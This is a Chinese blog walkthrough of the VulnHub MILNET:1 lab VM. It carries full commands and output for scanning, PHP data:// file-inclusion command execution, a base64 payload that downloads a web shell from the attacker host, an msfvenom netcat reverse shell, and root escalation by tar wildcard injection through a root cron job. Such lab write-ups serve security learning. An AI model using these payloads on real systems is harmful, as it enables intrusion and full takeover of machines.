
VulnHub靶机MILNET：1writeup

原创

剑豪123 于 2022-03-22 08:56:58 发布 47 收藏
分类专栏： vulnhub 文章标签： linux web安全


本文链接：https://blog.csdn.net/xingjinhao123/article/details/123584852

下载地址：**https://www.vulnhub.com/entry/milnet-1,148**



信息收集

获取IP地址




扫描端口

```
C:\home\kali> nmap 192.168.1.164 -p- -O -A -sV -sS                                    130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-24 18:36 CST
Nmap scan report for 192.168.1.164
Host is up (0.00039s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9b:b5:21:38:96:7f:85:bd:1b:aa:9a:70:cf:db:cd:36 (RSA)
|   256 93:30:be:c2:af:dd:81:a8:25:2b:57:e5:01:49:91:57 (ECDSA)
|_  256 37:40:2b:cc:27:ae:89:22:d0:d2:65:65:c4:9b:53:42 (ED25519)
80/tcp open  http    lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:67:83:71 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms 192.168.1.164

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
```


80端口（没有发现有用信息）



列举目录

```
C:\home\kali> dirb http://192.168.1.164

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jan 24 18:39:18 2022
URL_BASE: http://192.168.1.164/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.164/ ----
+ http://192.168.1.164/index.php (CODE:200|SIZE:145)
+ http://192.168.1.164/info.php (CODE:200|SIZE:63897)

-----------------
END_TIME: Mon Jan 24 18:39:22 2022
DOWNLOADED: 4612 - FOUND: 2
```


只有一个info.php，访问之后发现允许文件包含和网站根目录的路径

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On

$_SERVER['DOCUMENT_ROOT']	/var/www/html
$_SERVER['SCRIPT_FILENAME']	/var/www/html/info.php

经过测试可以通过base64形式执行远程命令注入

```
1 <?php system('ls'); ?>
2 route=data://text/plain;base64,PD9waHAgc3lzdGVtKCdscycpOyA/Pg==
```

Request

Pretty Raw Hex \n

```
1 POST /content.php HTTP/1.1
2 Host: 192.168.1.164
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 63
9 Origin: http://192.168.1.164
10 Connection: close
11 Referer: http://192.168.1.164/nav.php
12 Upgrade-Insecure-Requests: 1
13 DNT: 1
14 Sec-GPC: 1
15
16 route=data://text/plain;base64,PD9waHAgc3lzdGVtKCdscycpOyA/Pg==
```

Response

Pretty Raw Hex Render \n


```
1 HTTP/1.1 200 OK
2 Content-type: text/html; charset=UTF-8
3 Connection: close
4 Date: Mon, 24 Jan 2022 16:51:29 GMT
5 Server: lighttpd/1.4.35
6 Content-Length: 85
7
8 bomb.jpg
9 bomb.php
10 content.php
11 index.php
12 info.php
13 main.php
14 mj.jpg
15 nav.php
16 props.php
17 a
18
```


getshell

上传大马


```
route=data://text/plain;base64,PD9waHAgc3lzdGVtKCJ3Z2V0IGh0dHA6Ly8xOTIuMTY4LjEuMzAvc2hlbGwxLnBocCIpOyA/Pg==
```


msf联动拿shell



提权

查看用户



查看计划任务（这里看到每过一分钟会以root权限执行一次/backup/backup.sh）

```
www-data@seckenheim:/var/www/html$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /backup/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@seckenheim:/var/www/html$
```


查看/backup/backup.sh内容

```
#
www-data@seckenheim:/var/www/html$ cat /backup/backup.sh
cat /backup/backup.sh
#!/bin/bash
cd /var/www/html
tar cf /backup/backup.tgz *
```


在langman用户家目录 /home/langman/SDINET/DefenseCode_Unix_WildCards_Gone_Wild.txt 看到一下内容

```
1 参考链接：https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt
```

```
==[ 4.3 Tar arbitrary command execution

Previous example is nice example of file ownership hijacking. Now, let's go to even
more interesting stuff like arbitrary command execution. Tar is very common unix program
for creating and extracting archives.
Common usage for lets say creating archives is:

[root@defensecode public]# tar cvvf archive.tar *

So, what's the problem with 'tar'?
Thing is that tar has many options, and among them, there some pretty interesting
options from arbitrary parameter injection point of view.

Let's check tar manual page (man tar):

      --checkpoint[=NUMBER]
            display progress messages every NUMBERth record (default 10)

       --checkpoint-action=ACTION
            execute ACTION on each checkpoint

There is '--checkpoint-action' option, that will specify program which will
be executed when checkpoint is reached. Basically, that allows us arbitrary
command execution.

Check the following directory:

[root@defensecode public]# ls -al
total 72
drwxrwxrwx.  2 user user  4096 Oct 28 19:34 .
drwx------. 24 user user  4096 Oct 28 18:32 ..
-rw-rw-r--.  1 user user 20480 Oct 28 19:13 admin.php
-rw-rw-r--.  1 user user    34 Oct 28 17:47 ado.php
-rw-r--r--.  1 leon leon     0 Oct 28 19:19 --checkpoint=1
-rw-r--r--.  1 leon leon     0 Oct 28 19:17 --checkpoint-action=exec=sh shell.sh
-rw-rw-r--.  1 user user   187 Oct 28 17:44 db.php
-rw-rw-r--.  1 user user   201 Oct 28 17:43 download.php
-rw-rw-r--.  1 user user    43 Oct 28 17:35 file1.php
-rw-rw-r--.  1 user user    56 Oct 28 17:47 footer.php
-rw-rw-r--.  1 user user   357 Oct 28 17:36 global.php
-rw-rw-r--.  1 user user   225 Oct 28 17:37 header.php
-rw-rw-r--.  1 user user   117 Oct 28 17:36 inc.php
-rw-rw-r--.  1 user user   111 Oct 28 17:38 index.php
-rw-rw-r--.  1 user user    94 Oct 28 17:38 script.php
-rwxr-xr-x.  1 leon leon    12 Oct 28 19:17 shell.sh

Now, for example, root user wants to create archive of all files in current
directory.

[root@defensecode public]# tar cf archive.tar *
```


在新终端上生成单行恶意代码，用于使用 **msfvenom** 实现 **netcat** 反向连接，并为此输入以下 命令。并开启监听

```
msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.159 lport=8888 R
```



```
C:\home\kali> msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.159 lport=8888 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 91 bytes
mkfifo /tmp/cvjc; nc 192.168.1.159 8888 0</tmp/cvjc | /bin/sh >/tmp/cvjc 2>&1; rm /tmp/cvjc
C:\home\kali> nc -lvp 8888
listening on [any] 8888 ...
```


接下来在靶机运行一下命令

```
echo "mkfifo /tmp/ivkwne; nc 192.168.1.159 8888 0</tmp/ivkwne | /bin/sh >/tmp/ivkwne 2>&1; rm /tmp/ivkwne" > shell.sh
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
touch "/var/www/html/--checkpoint=1"
```

CSDN @剑豪123

```
www-data@seckenheim:/var/www/html$ echo "mkfifo /tmp/ivkwne; nc 192.168.1.159 8888 0</tmp/ivkwne | /bin/sh >/tmp/ivkwne 2>&1; rm /tmp/ivkwne" > shell.sh
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
<888 0</tmp/ivkwne | /bin/sh >/tmp/ivkwne 2>&1; rm /tmp/ivkwne" > shell.sh   9
<w/html$ touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
```

CSDN @剑豪123

```
www-data@seckenheim:/var/www/html$ ls
ls
--checkpoint-action=exec=sh shell.sh  content.php  mj.jpg     shell1.php
--checkpoint=1echo                    index.php    nav.php
bomb.jpg                              info.php     props.php
bomb.php                              main.php     shell.sh
www-data@seckenheim:/var/www/html$
```

CSDN @剑豪123


等待一分钟

```
C:\home\kali> nc -lvp 8888
listening on [any] 8888 ...
192.168.1.164: inverse host lookup failed: Unknown host
connect to [192.168.1.159] from (UNKNOWN) [192.168.1.164] 33610
id
uid=0(root) gid=0(root) groups=0(root)
```

CSDN @剑豪123

成功拿到root权限

```
cd /root
ls
credits.txt
cat credits.txt
```



```
This was milnet for #vulnhub by @teh_warriar
I hope you enjoyed this vm!

If you liked it drop me a line on twitter or in #vulnhub.

I hope you found the clue:
/home/langman/SDINET/DefenseCode_Unix_WildCards_Gone_Wild.txt
I was sitting on the idea for using this technique for a BOOT2ROOT VM prives for a long time...

This VM was inspired by The Cuckoo's Egg.
If you have not read it give it a try:
http://www.amazon.com/Cuckoos-Egg-Tracking-Computer-Espionage/dp/1416507787/
```

CSDN @剑豪123

成功得到flag

到这里成功完成了该靶机！

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！有关学习的问题也可以加客服一起学习！